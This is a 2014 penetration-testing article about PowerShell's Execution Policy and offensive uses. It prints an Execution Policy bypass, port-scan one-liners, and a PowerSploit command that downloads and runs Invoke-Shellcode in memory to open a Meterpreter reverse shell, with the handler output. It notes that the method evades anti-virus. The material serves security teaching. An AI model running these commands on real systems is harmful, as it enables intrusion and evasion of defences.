

PowerShell - One Tool to Rule Them All

Michael Schneider

Offense Department, scip AG
misc@scip.ch
<https://www.scip.ch>

Marc Ruff (Editor)

Research Department, scip AG
maru@scip.ch
<https://www.scip.ch>

Keywords: Bash, Detect, Exchange, Exploit, Framework, GitHub, HTTP, Malware, Microsoft, Penetration Test

1. Preface

This paper was written in 2014 as part of a research project at scip AG, Switzerland. It was initially published online at <https://www.scip.ch/en/?labs.20140417> and is available in English and German. Providing our clients with innovative research for the information technology of the future is an essential part of our company culture.

2. Introduction

In the later months of 2006, Microsoft published the first version of *PowerShell* (codenamed Monad). With its introduction Windows finally got a mighty *command-line interpreter* and the management of systems using commands and scripts was made so much better. Still, PowerShell is still in a niche and is only rarely used. In this article, I'll give you the *basics* of PowerShell, tell you what's up with the *Execution Policies* and which *advantages* PowerShell offers to Penetration Testers.

to PowerShell

PowerShell is a command-line and script language that was developed with focus on management of systems. PowerShell is based on the .NET-Framework and offers many a function, also known as *Cmdlets*. Microsoft has developed *aliases* for the most commonly used Cmdlets, which are the same as they are in other command-line interpreters such as CMD.exe or bash. *Wikipedia* [1] has a list of all these aliases. A useful Cmdlet is Get-Help, which will give you information on all the other Cmdlets. For Get-Help, there are the aliases of help and man.

PowerShell supports the *pipeline-model*, which is basically the output of a command can be piped to other commands. In order to do that, the operator | is used. This is useful when a list of values are to be filtered according to certain criteria. In the following example, all processes that are using more than 100MB are listed. With one additional step, we can stop these processes. The last line contains the shorthand code for the same commands, using PowerShell's aliases.

```
PS C:\> Get-Process | Where-Object { $_.WS -gt 100MB }
PS C:\> Get-Process | Where-Object { $_.WS -gt 100MB } | Stop-Process
PS C:\> ps | ? WS -gt 100MB | kill
```

Apart from the operating systems, there are further Cmdlets for Microsoft services such as Exchange, SharePoint or ActiveDirectory. PowerShell is even able to manage Third Party Applications (VMWare PowerCLI among others). The use of PowerShell is not limited to the local system. Using *Windows Remote Shell* (WinRS) makes it possible to access a remote system.


3. Security Measures

The embedding of PowerShell into the operating system as well as the enormous range of functions also offer possibilities to abuse PowerShell. So, how can I control the execution of PowerShell?

PowerShell has a thing called *Execution Policy*, which defines under which circumstances a script is allowed to execute. By default, the execution of all scripts is disabled. The currently active setting can be read by typing Get-ExecutionPolicy and changed by Set-ExecutionPolicy. You'll need *local admin rights* to use Set-ExecutionPolicy. Okay, so far, so good.

However, said Execution Policy is used for more than just one *area* (also known as scope). There are scopes for the *local machine*, the *current user* or the *current PowerShell session*. An unprivileged user can change the policy for his own account using Set-ExecutionPolicy -Scope CurrentUser <Policy> at will. This change has no effects on the execution of single or subsequent commands. Multiple commands can be – separated by a semicolon – sequenced and executed as one single command.

In the subsequent example, the Execution Policy is set to *Restricted*. Subsequently, there will be an error when trying to execute the script. However, if the same user executes powershell.exe directly and uses the parameter -ExecutionPolicy Unrestricted, the script will be executed.



```
PS C:\> Get-ExecutionPolicy
Restricted
PS C:\> .\tmp\helloworld.ps1
File C:\tmp\helloworld.ps1 cannot be loaded because the execution of scripts is disabled on this system. Please see "get-help about_signing" for more details.
At line:1 char:21
* .\tmp\helloworld.ps1 <<<<
    + CategoryInfo          : NotSpecified: (:) [], PSSecurityExc
      eption
    + FullyQualifiedErrorId : RuntimeException
PS C:\> powershell.exe -ExecutionPolicy Unrestricted .\tmp\hellowor
ld.ps1
Hello World!
PS C:\>
```

Figure: How to bypass the Execution Policy.

This shows just one of multiple workarounds. To be brief, the Execution Policy does not offer any real protection from executing any scripts. This is known to Microsoft: In the help text concerning the Execution Policies, it is written that it is not a security system that limits the actions of a user in any sort of effective way. The Execution Policy is according to Microsoft there to provide the user with some basic rules and to protect him from violating those rules by accident. If you want to read more about this, just type `man about_execution_policies`.

To stop the execution of PowerShell commands or scripts, the execution of `powershell.exe` must be controlled, limited or totally disabled. One possibility to do that is AppLocker by Microsoft, which we've talked about in the labs titled *Microsoft AppLocker – the little-known security feature* [2].

4. PowerShell and Penetration Testing

PowerShell also offers a lot for Penetration Testers. PowerShell is very useful to launch a shell or to gather information on a locked system such as a kiosk computer or a terminal server.

PowerShell can be used to examine environments and networks. The following commands execute a port scan as well as a network scan on a certain port:

```
PS C:\> 1..1024 | % { echo((new-object
Net.Sockets.TcpClient).Connect("10.10.10.23",
$_)) "$_ is open" } 2>$null
PS C:\> 1..255 | % {echo ((new-object
Net.Sockets.TcpClient).Connect("10.10.10.$_",
80)) "10.10.10.$_" }2>$null
```

Using PowerShell, you can download data from external sources, including Proxy support.

```
PS C:\> $foo = New-Object Net.WebClient
PS C:\> $foo.Proxy.Credentials =
[System.Net.CredentialCache]::DefaultNetworkC
redentials
PS C:\>
$foo.Downloadfile('http://example.com/file.ex
e', 'file.exe')
```

In various scenarios a shell is something very useful. Using a shell like this, you can transfer data or execute commands. In order to construct a shell, you need to execute code on a target system. This can be done by using a vulnerability or by deliberately executing a file.

PowerSploit [3] enables users to execute a shell on a target system with ease. This requires only one PowerShell session. `Invoke-Expression` downloads the script `Invoke-Shellcode.ps1` and executes it in the system's memory. Using this script, you can inject any code into the system's memory. To make things more comfortable, `Invoke-Shellcode` offers the possibility to start a Meterpreter HTTP shell. When you take advantage of this, there will be no file

written onto the target system which avoids it being checked by an anti-virus solution.

The following example shows the commands necessary and the construction of a Meterpreter shell. The questions asked during execution of `Invoke-Shellcode` can be suppressed using the parameter `-Force`.

```
PS C:\> $url = "https://raw.githubusercontent.com/mattifestation/PowerSploit/master/CodeExecution/Invoke-Shellcode.ps1"
PS C:\> IEX (New-Object Net.WebClient).DownloadString($url)
PS C:\> Invoke-Shellcode -Payload windows/meterpreter/reverse_http
-Lhost 192.168.78.128 -Lport 80

About to download Metasploit payload
'windows/meterpreter/reverse_http' LHOST=192.168.78.128, LPORT=80
Do you know what you're doing?
(Y) Yes (N) No (S) Suspend (?) Help (default is "Y"): Y

Injecting shellcode into the running PowerShell process!
Do you wish to carry out your evil plans?
(Y) Yes (N) No (S) Suspend (?) Help (default is "Y"): Y
```

Figure: The execution of PowerSploit.

```
msf exploit(handler) > exploit

[*] Started HTTP reverse handler on http://0.0.0.0:80/
[*] Starting the payload handler...
[*] 192.168.78.1:1724 Request received for /INITM...
[*] 192.168.78.1:1724 Staging connection for target /INITM received...
[*] Patched user-agent at offset 663640...
[*] Patched transport at offset 663304...
[*] Patched URL at offset 663968...
[*] Patched Expiration Timeout at offset 664240...
[*] Patched Communication Timeout at offset 664244...
[*] Meterpreter session 1 opened (192.168.78.128:80 -> 192.168.78.1:1724)
```

Figure: How a Meterpreter session is being started.

Starting shells with PowerSploit is not limited to the local system. In combination with WinRS Meterpreter shells can be started on other systems in a Windows Infrastructure. To do this, WinRS must be activated and the user must have the rights required for the operation. WinRS executes PowerShell commands directly, without `-` as seen in `psexec` – creating a process and starting said process. It is also unnecessary to upload files to a remote system. The combination of PowerSploit and WinRS is rarely detected by any of the common anti-virus solutions.

5. Summary

PowerShell is very powerful and can be used in many ways. This means that an attacker gets a pre-installed tool that delivers all functionality needed to successfully compromise a Windows domain. The Execution Policy is not enough to control or limit the execution of PowerShell. There has already been malware based on PowerShell. On April 5th, 2014, Matt Graeber published his extended analysis of a malware based on PowerShell: *PowerWorm* [4]. If you've only ever heard of and read about PowerShell and have had plans to actually occupy yourself with it – now's the time.

6. External Links

- [1] https://en.wikipedia.org/wiki/Windows_PowerShell#Comparison_of_cmdlets_with_similar_commands
- [2] <https://www.scip.ch/en/?labs.20121018>
- [3] <https://github.com/mattifestation/PowerSploit>
- [4] <http://www.exploit-monday.com/2014/04/powerworm-analysis.html>